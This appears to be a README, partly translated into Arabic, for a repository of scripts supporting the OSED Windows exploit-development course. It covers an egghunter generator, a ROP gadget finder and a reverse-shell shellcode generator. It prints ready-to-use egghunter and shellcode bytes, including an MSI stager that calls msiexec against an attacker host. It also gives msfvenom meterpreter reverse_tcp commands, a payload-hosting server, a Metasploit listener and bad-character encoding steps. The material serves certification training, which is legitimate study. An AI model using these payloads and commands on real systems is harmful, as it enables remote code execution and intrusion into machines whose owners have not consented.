 epi052/osed-scripts
أدوات مخصّصة لدورة تطوير استغلالات وضع المستخدم في ويندوز من Offensive Security (OSED)

أدوات مصمّمة خصيصًا لدورة تطوير استغلال وضع المستخدم في ويندوز (OSED) من Offensive Security
pip3 install keystone-engine numpy
يتطلب keystone-engine
usage: egghunter.py [-h] [-t TAG] [-b BAD_CHARS [BAD_CHARS ...]] [-s]

Creates an egghunter compatible with the OSED lab VM

optional arguments:
  -h, --help            show this help message and exit
  -t TAG, --tag TAG     tag for which the egghunter will search (default: c0d3)
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to check for in final egghunter (default: 00)
  -s, --seh             create an seh based egghunter instead of NtAccessCheckAndAuditAlarm
توليد egghunter افتراضي
./egghunter.py
[+] egghunter created!
[=]   len: 35 bytes
[=]   tag: c0d3c0d3
[=]   ver: NtAccessCheckAndAuditAlarm

egghunter = b"\x66\x81\xca\xff\x0f\x42\x52\x31\xc0\x66\x05\xc6\x01\xcd\x2e\x3c\x05\x5a\x74\xec\xb8\x63\x30\x64\x33\x89\xd7\xaf\x75\xe7\xaf\x75\xe4\xff\xe7"
توليد egghunter بوسم w00tw00t
./egghunter.py --tag w00t
[+] egghunter created!
[=]   len: 35 bytes
[=]   tag: w00tw00t
[=]   ver: NtAccessCheckAndAuditAlarm

egghunter = b"\x66\x81\xca\xff\x0f\x42\x52\x31\xc0\x66\x05\xc6\x01\xcd\x2e\x3c\x05\x5a\x74\xec\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xe7\xaf\x75\xe4\xff\xe7"
توليد egghunter قائم على SEH مع التحقق من الأحرف السيئة (لا يعدّل الشيلكود، يجب تعديله يدويًا)
./egghunter.py -b 00 0a 25 26 3d --seh
[+] egghunter created!
[=]   len: 69 bytes
[=]   tag: c0d3c0d3
[=]   ver: SEH

egghunter = b"\xeb\x2a\x59\xb8\x63\x30\x64\x33\x51\x6a\xff\x31\xdb\x64\x89\x23\x83\xe9\x04\x83\xc3\x04\x64\x89\x0b\x6a\x02\x59\x89\xdf\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb\xed\xe8\xd1\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x31\xc0\xc3"


يبحث عن الأدوات (gadgets) المفيدة ويصنّفها. يطبع فقط أنظف الأدوات المتاحة في الطرفية (أقل قدر من البيانات الزائدة بين ما يتم البحث عنه وتعليمة ret النهائية). تتم كتابة جميع الأدوات في ملف نصي لمزيد من البحث.
اليوم (3 يونيو 2021) اكتشفت أن ropper (وكذلك ROPGadget) يفشلان في العثور على أداة يجدها rp++ (قادني هذا إلى معاناة مع التحدي الثاني، إذ كانت هناك أداة add ببساطة لم يرها ropper).
بما أن find-gadgets يستخدم واجهة ropper، حدّثت find-gadgets ليشمل أيضًا أدوات rp++. حاليًا، تُضاف أدوات rp++ التي لم يجدها ropper إلى ملف "جميع الأدوات" (found-gadgets.txt افتراضيًا)، ولا تُصنَّف في ملف "الأدوات النظيفة" (found-gadgets.txt.clean افتراضيًا). إذن، التغطية موجودة، لكنها غير مدمجة جيدًا. قد أعيد النظر في الأمر لاحقًا وأجعل مخرجات rp++ مصنّفة أيضًا.
usage: find-gadgets.py [-h] -f FILES [FILES ...] [-b BAD_CHARS [BAD_CHARS ...]] [-o OUTPUT]

Searches for clean, categorized gadgets from a given list of files

optional arguments:
  -h, --help            show this help message and exit
  -f FILES [FILES ...], --files FILES [FILES ...]
                        space separated list of files from which to pull gadgets (optionally, add base address (libspp.dll:0x10000000))
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to omit from gadgets, e.g., 00 0a (default: empty)
  -o OUTPUT, --output OUTPUT
                        name of output file where all (uncategorized) gadgets are written (default: found-gadgets.txt)
ابحث عن الأدوات في ملفات متعددة (أحدها يُحمَّل على عنوان إزاحة مختلف عمّا تفضّله المكتبة) واستبعد 0x0a و 0x0d من جميع الأدوات
يتطلب keystone-engine
ينشئ شيلًا عكسيًا مع أداة تحميل msi اختيارية
usage: shellcode.py [-h] [-l LHOST] [-p LPORT] [-b BAD_CHARS [BAD_CHARS ...]] [-m] [-d] [-t] [-s]

Creates shellcodes compatible with the OSED lab VM

optional arguments:
  -h, --help            show this help message and exit
  -l LHOST, --lhost LHOST
                        listening attacker system (default: 127.0.0.1)
  -p LPORT, --lport LPORT
                        listening port of the attacker system (default: 4444)
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to check for in final egghunter (default: 00)
  -m, --msi             use an msf msi exploit stager (short)
  -d, --debug-break     add a software breakpoint as the first shellcode instruction
  -t, --test-shellcode  test the shellcode on the system
  -s, --store-shellcode
                        store the shellcode in binary format in the file shellcode.bin
❯ python3 shellcode.py --msi -l 192.168.49.88 -s
[+] shellcode created!
[=]   len:   251 bytes
[=]   lhost: 192.168.49.88
[=]   lport: 4444
[=]   break: breakpoint disabled
[=]   ver:   MSI stager
[=]   Shellcode stored in: shellcode.bin
[=]   help:
         Create msi payload:
                 msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.49.88 LPORT=443 -f msi -o X
         Start http server (hosting the msi file):
                 sudo python -m SimpleHTTPServer 4444
         Start the metasploit listener:
                 sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.49.88; set LPORT 443; exploit"
         Remove bad chars with msfvenom (use --store-shellcode flag):
                 cat shellcode.bin | msfvenom --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d" -f python -v shellcode

shellcode = b"\x89\xe5\x81\xc4\xf0\xf9\xff\xff\x31\xc9\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x5e\x08\x8b\x7e\x20\x8b\x36\x66\x39\x4f\x18\x75\xf2\xeb\x06\x5e\x89\x75\x04\xeb\x54\xe8\xf5\xff\xff\xff\x60\x8b\x43\x3c\x8b\x7c\x03\x78\x01\xdf\x8b\x4f\x18\x8b\x47\x20\x01\xd8\x89\x45\xfc\xe3\x36\x49\x8b\x45\xfc\x8b\x34\x88\x01\xde\x31\xc0\x99\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x24\x75\xdf\x8b\x57\x24\x01\xda\x66\x8b\x0c\x4a\x8b\x57\x1c\x01\xda\x8b\x04\x8a\x01\xd8\x89\x44\x24\x1c\x61\xc3\x68\x83\xb9\xb5\x78\xff\x55\x04\x89\x45\x10\x68\x8e\x4e\x0e\xec\xff\x55\x04\x89\x45\x14\x31\xc0\x66\xb8\x6c\x6c\x50\x68\x72\x74\x2e\x64\x68\x6d\x73\x76\x63\x54\xff\x55\x14\x89\xc3\x68\xa7\xad\x2f\x69\xff\x55\x04\x89\x45\x18\x31\xc0\x66\xb8\x71\x6e\x50\x68\x2f\x58\x20\x2f\x68\x34\x34\x34\x34\x68\x2e\x36\x34\x3a\x68\x38\x2e\x34\x39\x68\x32\x2e\x31\x36\x68\x2f\x2f\x31\x39\x68\x74\x74\x70\x3a\x68\x2f\x69\x20\x68\x68\x78\x65\x63\x20\x68\x6d\x73\x69\x65\x54\xff\x55\x18\x31\xc9\x51\x6a\xff\xff\x55\x10"
****
ينزّل جميع المكونات اللازمة لتثبيت mona ويطلب منك استخدام شل إداري على جهاز ويندوز لإنهاء التثبيت.
